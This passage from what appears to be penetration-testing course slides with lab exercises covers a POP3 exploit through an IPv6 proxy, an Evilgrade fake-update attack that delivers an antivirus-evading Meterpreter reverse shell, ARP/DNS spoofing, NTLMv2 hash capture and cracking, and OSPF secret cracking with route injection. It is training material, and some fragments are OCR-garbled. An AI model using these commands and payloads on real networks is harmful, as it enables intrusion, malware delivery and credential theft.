You could rewrite the tool, or set up an IPv4-to-IPv6 proxy.

Jwp0ppy Limitation

Attempting to exploit the jwpopper POP3 server with the jwp0ppy tool proves difficult. The jwp0ppy tool, written in C, does not include support for an IPv6 target. Also, the POP3 port on the IPv4 stack is not listening, returning a "Connection refused" error.

You could rewrite the jwp0ppy tool to include IPv6 support, but an easier option is available. Configure an IPv4-to-IPv6 proxy on your local Kali Linux system to facilitate the use of the jwp0ppy tool against the IPv6 target system.

IPv4-to-IPv6 Proxy

```
# socat TCP-LISTEN:110,reuseaddr,fork TCP6:[fc00:660:0:1::46]:110
```

Start socat proxy
redirecting TCP/110
to IPv6 server

```
# ./jwp0ppy localhost 110 ejobs  
jwp0ppy: Exploit for jwpopper POP3 server.
```

Run jwp0ppy in another
terminal using localhost
as the target

Allows us to get email without a password.

```
.-+oO(0)Oo+-. .+oO(0)Oo+-. .+oO(0)Oo+-. .+oO(0)Oo+-. .+oO(0)Oo+-. .+o  
SCORE! +OK ejobs is welcome here.  
Sending LIST:  
+OK 1 messages (3265 octets)  
1 3265  
*  
Sending RETR:  
+OK 3265 octets  
Return-Path: <jwright@hasborg.com>
```

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IPv4-to-IPv6 Proxy

In one terminal window, start the socat tool, listening on a local port of TCP/110, redirecting to the same port number on the IPv6 host as shown here.

Next, in a different terminal window, return to the jwp0ppy tool, this time specifying the local host as the target. The jwp0ppy tool will connect to the local socat listener, redirecting all the traffic to the specified IPv6 target system. After several seconds, the target system will be successfully exploited, revealing a sensitive email message for the targeted victim.

Congratulations! This is the end of the lab exercise.

Exercise Complete – STOP

2 :<, :-5:,, -55:00, 2130-6-6<-<:-4/5-)<
st gtycpdptguer

Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

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Exploiting the Network

We'll finish 660.1's material by looking at various methods for exploiting the network, attacking client traffic and common network protocols.

Network Exploitation

- Access to the network – check
- Ability to manipulate clients with MITM – check
- Next, we'll look at techniques to exploit clients and infrastructure devices


Network Exploitation

So far we've looked at mechanisms to gain additional access to the network, through NAC bypass methods or VLAN hopping. We've also looked at techniques through which we can manipulate the network by implementing MITM attacks against multiple protocols including ARP, HSRP, and VRRP.

With access to the network, and the ability to manipulate network traffic, we are well-suited to start taking advantage of network devices to exploit the network. Next we'll look at techniques to leverage our access and MITM position to exploit clients and infrastructure devices alike.

Software Updates

- Many software packages check for updates at each invocation
- Simplifies the update, download, install process
 - Retrieves the new update, executes the install automatically
- Sometimes updates are performed over SSL
 - Commonly, updates are delivered over HTTP, which can be manipulated



Software Updates

A common behavior for modern software packages is to check for available updates when the software is invoked, or otherwise at regular intervals. When an update is available, users are prompted with a custom dialog (such as the example on this slide) asking if they would like to download and install the update. Answering "Yes" will often cause the process to download the update and launch an installer automatically.

In some cases, the software update process is performed over SSL, providing a level of confidentiality and integrity protection over the update process. Often, however, the download process is performed over HTTP, which gives an attacker the option to manipulate the process.

ISR Evilgrade

- Modular exploit tool to spoof Software Update Responses

• "fun .vmN on lg g mg•gi•m"

- Delivers executable of your choosing to the victim

- Includes support for multiple vulnerable updaters

PbK. fty fyyfty X m Xqimf. nV . rh -gg l m

- Relies on MITM from third-party attack

SV g lK m ig m y nve g y •g y

- Perl-based console interface similar to Cisco IOS

X g l g yvg y•yvv •m

ISR Evilgrade

ISR Evilgrade ("Evilgrade") is a modular exploit tool written by Francisco Amato designed to exploit weak software update methods. Available at <https://github.com/infobyte/evilgrade>, Evilgrade monitors the network as MITM, using a list of software targets (Evilgrade "modules"). When Evilgrade observes a request from a client to see if an update is available, it sends a spoofed response back to the client, indicating that an update is available while dropping the legitimate response from the server. In the spoofed response, Evilgrade indicates that the URL to download the software exists on the attacker's system, pointing to a custom executable of the attacker's choosing.

Evilgrade comes with several preconfigured modules, supporting attacks against the Java Runtime Engine, WinZip, WinAmp, OpenOffice, iTunes, Notepad++, and more. Modules are written in the Perl scripting language, as is the Evilgrade engine, providing a Cisco IOS-like interface to loading and executing attack modules.

To use Evilgrade, we must trick the client into thinking that we are the software update server. This is typically done by manipulating DNS in conjunction with Ettercap or a preferred MITM attack tool. Next, we'll look at this process step-by-step.

Evilgrade Step 1: DNS Manipulation with Ettercap

```
# echo "notepad-plus.sourceforge.net A 10.10.10.10" >> /etc/ettercap/etter.dns
# sudo ettercap -TqM arp:remote /10.10.10.1-254// /10.10.10.1-254//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
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```

Available plugins :

```
[0]      arp_cop   1.1  Report suspicious ARP activity
[0]      dns_spoof 1.1  Sends spoofed dns replies
[0]      dos_attack 1.0  Run a d.o.s. attack against an IP address
[0]      finger    1.6  Fingerprint a remote host
[0]      finger_submit 1.0 Submit a fingerprint to ettercap's website
[0]      rand_flood 1.0  Flood the LAN with random MAC addresses
[0]      remote_browser 1.2 Sends visited URLs to the browser
[0]      smb_clear  1.0  Tries to force SMB cleartext auth
[0]      smb_down   1.0  Tries to force SMB to not use NTLM2 key auth
```

```
Plugin name (0 to quit): dns_spoof
Activating dns_spoof plugin...
```

Evilgrade Step 1: DNS Manipulation with Ettercap

For our example, we'll look at manipulating the popular text-editor Notepad++ update process. First, we'll use Ettercap to create a MITM attack position and impersonate the notepad-plus.sourceforge.net server used to check for update availability and to deliver the updated software.

Ettercap includes support for manipulating DNS responses, spoofing the DNS response for any hostname you specify in the etter.dns file. On the top of this slide we append to the etter.dns file an A record for "notepad-plus.sourceforge.net", pointing to the attacker at 10.10.10.10.

Next we invoke Ettercap using ARP spoofing to create a MITM attack using the arguments we examined earlier. After Ettercap starts, press "p" to list the available plugins (the list shown on this slide has been trimmed for space). To load the dns_spoof plugin, which will leverage the etter.dns file to obtain the list of hosts to impersonate, enter the plugin name "dns_spoof" and press Enter.

Evilgrade Step 2: Prepare Executable to Deliver

- Evilgrade delivers malicious code with local web server
 - Imog wigvm Iwiwim wirv glmgglwi mi
- Replace this file (Notepad clone) or change the "agent" parameter in the module

```
$ cd /usr/share/isr-evilgrade/agent
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.80.9 LPORT=8080 -f exe --
platform windows -e x86/shikata_ga_nai -a x86 > agent.exe
$ msfconsole -x "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LPORT 8080; set LHOST 0.0.0.0; exploit"
[*] Started reverse handler on 0.0.0.0:8080
[*] Starting the payload handler...
```

Evilgrade Step 2: Prepare Executable to Deliver

Evilgrade includes its own web server that it uses to respond to software update checks, and to deliver a malicious executable to the target. The default executable is included in Evilgrade's agent/ directory called "agent.exe", a Notepad clone in Spanish. We can replace this file with any exploit of our choosing.

For our example, we'll create a Metasploit executable using the Meterpreter payload, launched in a reverse TCP stager (the victim who runs the executable will push a Meterpreter shell to the attacker). First, we launch the msfvenom utility with the windows/meterpreter/reverse_tcp payload, specifying the attacker's IP address in the LHOST argument, using TCP/8080 as the Meterpreter port with the LPORT argument. The msfvenom utility encodes the output executable with the shikata ga nai encoder to attempt to avoid antivirus systems, creating a 32-bit x86 executable as /usr/share/isr-evilgrade/agent/agent.exe, though you could create this file with any name you specify in the agent/ directory.

Next, we'll start Metasploit and load the handler to accept connections from the Meterpreter payload, again specifying the LPORT argument for TCP port 8080. The LHOST argument used by the attacker can be set to a specific IP address to launch the listener on a specific interface, or set to 0.0.0.0 to listen and accept connections on all interfaces. In this example, we take advantage of the msfconsole "-x" argument, which allows us to specify all the arguments on the command line, separated by semicolons. Be sure to include quotes around these arguments as shown in the example on this page to prevent the shell from interpreting the semicolons as additional shell commands.

Evilgrade Step 3: Configure Upgrade Module

```
# ./evilgrade
evilgrade>conf notepadplus

evilgrade(notepadplus)>show options

Display options:
=====
Name = notepadplus
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobyte.com.ar>"]
Description = "The notepad++ use GUP generic update process so it's boggy too."
VirtualHost = "notepad-plus.sourceforge.net"


-----
| Name | Default | Description | S2
-----
| enable | 1 | Status |
| agent | ./agent/agent.exe | Agent to inject |
-----

evilgrade(notepadplus)>start
```

Evilgrade Step 3: Configure Upgrade Module

Next we invoke the "evilgrade" executable to invoke the handler for the Notepad++ software update process. At the "evilgrade>" prompt, enter "conf notepadplus" to invoke the Notepad++ handler. For any Evilgrade module, running "show options" will display configuration information and options that can be manipulated using the "set" command, such as the filename to an alternative executable to deliver to the attacker. Finally, launch the module by issuing the "start" command, which will invoke the Evilgrade web server.

Notepad++ Update Attack



Notepad++ Update Attack

Following these steps, Evilgrade will monitor all traffic until it sees an update request directed to `notepad-plus.sourceforge.net`. When this request is observed, Evilgrade will respond to the client, indicating that an update is available. The end-user will be prompted to download and install the update, as shown on this slide.

Evilgrade Step 4: Update Delivery Status

- Evilgrade web server logs each request and response
- Initial request to "Check for Update" page
- Subsequent request for update executable

```
evilgrade(notepadplus) >  
[29/9/2010:16:28:0] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] - Request:  
"getDownLoadUrl.php"
```

```
evilgrade(notepadplus) >  
[29/9/2010:16:28:4] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] - Request:  
".exe"
```

```
evilgrade(notepadplus) >  
[29/9/2010:16:28:5] - [WEBSERVER] - [modules::notepadplus] - [10.10.10.113] - Agent  
sent: "./agent/agent.exe"
```



Evilgrade Step 4: Update Delivery Status

Evilgrade will log to standard output the status of client requests for updates, as shown on this slide. The first log entry indicates that the Notepad++ client requested the `getDownLoadUrl.php` page, which checks for an available update. The second entry indicates the client's request for the executable file to download and install, followed by the delivery of the `agent/agent.exe` file to the victim.

Evilgrade Step 5: Leverage Meterpreter Access

- Return to the Meterpreter handler:

```
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 10.10.10.113
[*] Meterpreter session 1 opened (10.10.10.10:8080 -> 10.10.10.113:60213)
```

```
meterpreter > sysinfo
Computer: JWRIGHT-X300
OS      : Windows 7 (Build 7600, ).
Arch    : x86
Language: en_US
meterpreter > shell
Process 2180 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Notepad++\updater>
```

Evilgrade Step 5: Leverage Meterpreter Access

Returning to the attacker's screen where Metasploit was invoked to handle the reverse TCP Meterpreter interface we can see that when Notepad++ downloads and launches the "agent.exe" file delivered by Evilgrade as the Notepad++ update, the victim connects back to the Meterpreter handler. From the "meterpreter >" prompt we have tremendous control over the attacker's system, including shell access.

Evilgrade Options

Y-aATPAUJPKLAAALAJC-AANNKUIJ:<AJLa
:JIOLJla

- Meterpreter or commercial agent
- Custom executable that creates a helpdesk ticket
- P-sbfiklmoatklbsinVkltabawisi• 3uiklgqTab•
 - Can add additional modules based on observed software update characteristics
 - Test locally first, then utilize in your test

Evilgrade Options

When using Evilgrade, we have a lot of options for delivering a payload executable. While we used a Metasploit Meterpreter payload in this example, you can deliver any executable that is desired, leveraging agent software from commercial tools such as CORE IMPACT or CANVAS, or a custom executable such as one that creates an automatic helpdesk ticket with local system information for remediation.

Evilgrade includes several software update exploit modules by default, but it is also easily customizable to add new exploit modules as well. If you can capture traffic on a network, use Wireshark to identify software update activity sent over HTTP to identify new attack options. Download and install the same software on a test system you control for developing your own attack module, then deploy it against your target after validating a successful exploit in your lab environment.

HTTPS

- Relied upon for many applications
- Browsers have matured significantly in warning about untrusted certificates
- Firefox: Five clicks to accept untrusted cert.

Certificate impersonation is unlikely to succeed with modern browsers.



HTTPS

HTTPS or HTTP over SSL is relied upon as a critical network technology for many organizations, used by web browsers and many other applications to protect the confidentiality, integrity, and authenticity of data. Certificate validation for HTTPS has significantly improved in web browsers in the past few years where earlier browsers would make it too simple for an uninformed user to accept a certificate warning without understanding the impact of doing so.

Modern web browsers such as Firefox demonstrate a significant warning when a certificate is invalid for any reason, as shown on this slide. To bypass this warning and continue with the invalid certificate, the user must click through five options before continuing.

With these changes to browser behavior, older invalid certificate impersonation attacks seem to be an unlikely attack venue. However, other opportunities are available to exploit HTTPS security, without trigger certificate warnings.

Ettercap MITM

- Launch Ettercap with ARP MITM attack
 - Specify victim as first target, web server as the second target

Specify victim IP here

Specify web server IP here

```
# ettercap -TqM arp:remote -F smbcapture.ef /XX.XX.XX.XX// /10.10.10.70//  
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
```

```
Listening on eth0... (Ethernet)
```

```
eth0-->      00:0C:29:5D:A9:EE      10.10.75.1      255.255.0.0
```

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
Ettercap MITM

Next, use Ettercap to create an ARP MITM attack as shown on this slide, specifying the path and filename of your compiled etterfilter file. In the first target designation, identify the victim IP address (replacing "XX.XX.XX.XX" with the Windows victim IP address). The second argument will be "/10.10.10.70/", creating a MITM between the victim and the lab web server used for this exercise.

If you are completing this exercise as an online student, remember to reference the tap0 interface instead of the eth0 interface. Add the "-i tap0" interface to the Ettercap command line: "ettercap -TqM arp:remote -F smbcapture.ef -i tap0 /XX.XX.XX.XX// /10.10.10.70//"

Victim Browsing

- Using Internet Explorer
 - Firefox does not honor UNC file paths in hrefs



Victim Browsing

As the victim, browse to the website at <http://10.10.10.70>. If your Ettercap MITM and filter are correct, you should see a broken image in the web browser, as shown on this slide. Internet Explorer has automatically attempted to retrieve this image file from the Metasploit SMB capture server.

If you don't see the broken image reference, your browser may be re-using a cached version of the website content. You can optionally modify your Ettercap filter source to remove the If-Modified-Since header, or simply refresh your browser while holding down Shift on your keyboard; this will cause the browser to ignore the browser cache and retrieve the content from the server. Optionally, you can delete the browsing history in Internet Explorer as well.

Optional: John NTLMv2 Cracking

- Decompress rockyou.txt dictionary file
- Retrieve 1 hash from log file
- Crack with John

```
root@kali:~# cd /tmp
root@kali:/tmp# head -1 /tmp/johnpwn.txt_netntlmv2 >crack.txt
root@kali:/tmp# john crack.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
***
```

Optional: John NTLMv2 Cracking

With the recovered NTLMv2 hashes from Internet Explorer, we can mount a password cracking attack.

Use the "head -1" command to retrieve the first hash record from the johnpwn.txt_netntlmv2 file, redirecting the output to "crack.txt", as shown. Then use John the Ripper to crack the password. John may or may not be able to crack your password, depending on the complexity of the password you chose when setting up the Windows 10 image, though hopefully you can imagine such a technique working effectively against a large number of users with many different passwords.

SMB Hash Capture: Troubleshooting

- Double-check MITM effectiveness and IP addresses
- Validate HTML being injected is a valid tag
- Optionally check the source of the Kittenwar page on the victim to look for injected content

SMB Hash Capture: Troubleshooting

If you are having trouble getting credentials from the victim running Internet Explorer, try these troubleshooting steps:

- Make sure the MITM attack is working in Ettercap. Browse to a website as the victim and press "s" to look at connection statistics in Ettercap. Make sure the packet receive count is increasing.
- Validate the injected HTML content with the etterfilter script. Make sure you are specifying the correct IP address of the attacker system.
- Optionally check the source code of the Kittenwar page on the victim. Look for the <head> tag to identify if Ettercap included the injected content in the victim browser.

Exercise: Inserting OSPF Routes

- In the Manipulating the Network module we looked at routing protocols
 - Many networks transmit routing peer announcements in the access layer
 - Some networks attempt to protect routing advertisements with MD5 digest authentication
- We'll exploit these weaknesses to discover and manipulate routing with Loki

Exercise: Inserting OSPF Routes

In the Manipulating the Network module we examined several vulnerabilities in interior routing protocols. Many organizations announce routing updates on end-user segments where user workstations connect to the network (the access layer), leaving them exposed to routing manipulation attacks. Some organizations attempt to protect against attack by protecting the routing process with MD5 digest authentication, using a shared secret to validate entries in the routing table. In this configuration, an attacker who can capture internal routing traffic can mount an offline dictionary attack against the MD5 shared secret value.

In this exercise, we'll have some hands-on practice on exploiting these weaknesses in internal routing tables, focusing on the OSPF protocol.

Loki Setup Warning

- Loki is a recent tool and still slightly buggy (but effective)
- Included in the customized version of Kali Linux distributed with the class materials



Loki Setup Warning

We'll be using Loki for the attack portion of the lab exercises. This is a recent and effective tool but is still buggy and requires a significant number of changes to operate on Kali Linux. We've taken care of most of the work for you by installing Loki on our customized Kali Linux distribution.

Loki Setup

- Loki's OSPF password cracking module is written in C and buggy
 - Crashes when it reads passwords longer than 16 characters
- OSPF passwords cannot be longer than 16 characters
- We need to trim the wordlist appropriately

```
# cut -c1-16 </usr/share/wordlists/sqlmap.txt >/usr/share/wordlists/loki.txt
```


Loki Setup

Loki's OSPF password cracking module is flawed in that it does not properly handle dictionary word guesses longer than 16 characters. Fortunately, OSPF shared secrets cannot be longer than 16 characters. To work around this bug in Loki, we need to trim our dictionary word list so passwords are not longer than 16 characters in length.

In the example on this page, we read from the input file `/usr/share/wordlists/sqlmap.txt`, and truncate each line to no more than 16 characters using the `cut` utility, producing a new output file "loki.txt". Run this command on your system as well before continuing with this exercise.

Routing Monitoring Aid

- A local looking glass page is updated every minute
 - Discloses local routing table
 - Discloses OSPF neighbor entries
- May wish to keep a browser window open on this page to monitor local event during the exercise



<http://10.10.10.70/routing.html>

Routing Monitoring Aid


As part of this lab exercise, you'll use a looking glass application to investigate the routing tables for our target network.

A looking glass is a networking tool that allows operators to inspect the routing information from one or more target routers. In our application, we'll disclose the entire OSPF routing table (using the output of "show ip route") in a static file that is updated every minute. Additionally, we'll display the status of all OSPF neighbor adjacencies with the output of "show ip ospf neighbors".

You may wish to keep a web browser open and pointed to the URL shown on this slide throughout the lab exercise to get a view into the effectiveness of your attack.

This page shows the output from the router looking glass application, identifying the current routing table as well as the OSPF neighbor adjacency. Note that this output reflects the actual network in use and is not tainted by an attack.

Using Loki



Using Loki


Start Loki at the command line by running "loki.py". After invoking Loki you will be presented with the default Loki screen. To start capturing data, invoke the packet sniffer by clicking on the icon at (1). You will be prompted to select a network interface at (2); select the appropriate local network interface and click OK.

If your system also has multiple IPv6 IP addresses, Loki will prompt you to choose one. The choice of IPv6 addresses won't affect this lab since we're sticking with IPv4; click OK to acknowledge the default-select IPv6 address.

After the Loki sniffing process starts, watch for indicators of observed protocols when the tabbed window labels start to blink.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

OSPF Peer Identification



OSPF Peer Identification

After starting the Loki sniffer you will see the "ROUTING" tab label start to blink. Clicking on this tab will also reveal that the "ospf" label is blinking. Clicking on this label will open the ospfattack view, revealing a single observed router as shown in this slide.

The router at 10.10.10.40 will be our attack target that we will use to peer with and manipulate with OSPF route injection. If after several minutes you do not see OSPF activity, your host system may not be passing those frames to the guest OS. Please contact an instructor for assistance.

OSPF Password Cracking

- Use the OSPF message digest cracker to recover the shared secret
 - Use loki.txt in /usr/share/wordlists
 - "Use bruteforce" and "Use full charset" options are not necessary
- Ensure you click on the target device to focus the attack to one router

OSPF Password Cracking

In the first part of this exercise, you'll need to recover the OSPF digest secret used to protect routing updates. In this attack, you can use the password list included in the Kali Linux distribution at: /usr/share/wordlists/loki.txt. The "Use bruteforce" and "Use full charset" attack options in Loki are not necessary to be successful in the attack.

Remember to click on the target router to focus the attack before initiating the password recovery attack.

OSPF Route Injection

- Become an OSPF peer
- Insert your own route into the OSPF routing table
 - 172.17.XXX.0, subnet mask 255.255.255.0
 - Replace XXX with your local IP address fourth octet
- Observe peer status and route on the looking glass
- Inserting a route allows you to impersonate entire network segments
 - Or become a new gateway of last resort

OSPF Route Injection

For the second component of the attack you need to configure Loki to become an OSPF peer with the target router. Once you have completed the OSPF exchange and your peering state changes to "FULL", you will be able to inject your own routing traffic. Inject your own 24-bit network using the first 2-byte prefix of 172.17, with a third octet matching the last byte of your attacking IP address.

After injecting your route, wait a minute and check the status in the looking glass application. You should also be able to see your IP address as a new OSPF peer as well.

Exploiting OSPF – STOP

- Stop here, unless you want answers to the exercise

Exploiting OSPF – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in answering the exercise. If you want to do it all on your own, however, stop right here.

Starting Loki, Target Discovery

The screenshot shows the Loki application interface with four numbered steps:

- Step 1: A terminal window with the command `# loki.py`.
- Step 2: A network sniffer icon in the top toolbar.
- Step 3: The "ROUTING" tab is selected in the top navigation bar.
- Step 4: The "ospf" sub-tab is selected under the "ROUTING" tab.

The main window displays a table with columns: IP, ID, AREA, STATE, AUTH, CRACK, MASTER. A row shows: 10.10.10.40, 10.10.10.40, 0, HELLO, CRYPT, giantzombie. Below the table are buttons for "Hello" and "Crack PW".

At the bottom, there are tabs for "Connection", "Cracking", and "Injection". The "Cracking" tab is active, showing options for "Use bruteforce" and "Use full charset", and a "Wordlist" field containing "loki.txt".


At the bottom of the application, a status message reads: "[2] OSPF: Found password 'giantzombie' for host 10.10.10.40".

Starting Loki, Target Discovery

First, start Loki at the command line as shown in (1). After Loki starts, invoke the network sniffer by clicking the icon at (2). Select the appropriate network interface in the dialog that follows, and click OK.

After Loki observes OSPF announcement traffic, the "ROUTING" tab label will blink at (3). Clicking on this tab will also reveal the "ospf" tab label as blinking at (4). Clicking this label will reveal the presence of a discovered routing target.

OSPF Digest Secret Recovery



OSPF Digest Secret Recovery


To mount an offline dictionary attack against the MD5 digest secret, click on the target router to select it at (1).

